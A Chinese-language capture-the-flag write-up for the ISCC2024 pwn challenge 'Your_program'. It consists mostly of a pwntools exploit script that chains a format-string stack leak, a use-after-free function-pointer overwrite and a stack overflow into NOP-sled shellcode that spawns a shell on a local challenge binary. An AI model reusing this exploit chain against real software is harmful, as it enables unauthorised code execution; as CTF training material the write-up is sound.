
# ISCC2024 WriteUp

Whooops+李卓航+925798691@qq.com


### pwn+Your\_program

### 解题思路


栈溢出



格式化字符串



UAF



直接格式化字符串漏洞泄露栈地址

UAF改函数指针调用authorize函数

栈溢出执行shellcode

### Exp

# 禁用地址空间布局随机化 (ASLR) 以便于调试

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import \* # 导入pwntools库，用于漏洞利用开发

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long # 导入Cryptography库中的实用函数

# 设置调试日志级别为 'debug'

context.log\_level = 'debug'

# 设置二进制文件的体系结构和操作系统

context(arch='amd64', os='linux')

# 设置调试终端为 tmux 的水平分屏

context.terminal = ['tmux', 'splitw', '-h']

# 指定要攻击的目标程序

pwn = './pro'

# 选择要使用的交互方式

# 可以是远程连接

# p = remote('host', port)

# 可以是本地进程，带有指定的动态链接器和预加载库

# p = process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD": './libc-2.31.so'})

# 这里选择本地进程

p = process(pwn)

# 读取目标程序的ELF文件，便于获取符号信息

# elf = ELF(pwn)

# libc = ELF('./libc.so.6')

# 向程序发送输入，模拟用户交互

p.sendlineafter("Enter key:", b'\x41' \* 29) # 发送29个 'A' 字符

p.sendlineafter("Welcome to ISCC, tell me your name:", "/bin/sh\x00") # 发送字符串 "/bin/sh"

# 选择操作选项

p.sendlineafter(" Tell me your choice ", "2")

off = 6 # 格式化字符串的偏移量

# 创建格式化字符串攻击载荷

# payload = b'aaaa%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-'

payload = b'%10$p' # 读取第10个参数的值

# 发送载荷并接收栈地址

p.sendline(payload)

p.recvuntil("0x")

stk = int(p.recv(12), 16) # 读取并转换为整数

# 选择退出选项

p.sendlineafter(" Tell me your choice ", "4")

p.sendlineafter("Are you sure you want to exit", b'\x24') # 发送特殊字符

p.sendlineafter(" Tell me your choice ", "4")

p.sendlineafter("Are you sure you want to exit", b'n') # 选择否

# 函数地址

func = 0x401276

# 选择执行命令选项

p.sendlineafter(" Tell me your choice ", "3")

# 附加gdb进行调试

gdb.attach(p)

pause() # 暂停等待用户交互

# 发送执行 /bin/sh 的命令载荷

p.sendline(b'/bin/sh\x00' + p64(func) \* 3)

shellcode = '''

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

'''+shellcraft.sh()

payload=b'\x41'\*0x28+p64(stk|0xff)+asm(shellcode)

p.sendlineafter(" Tell me your choice ","2")

p.sendlineafter("Enter key:",payload)

p.interactive()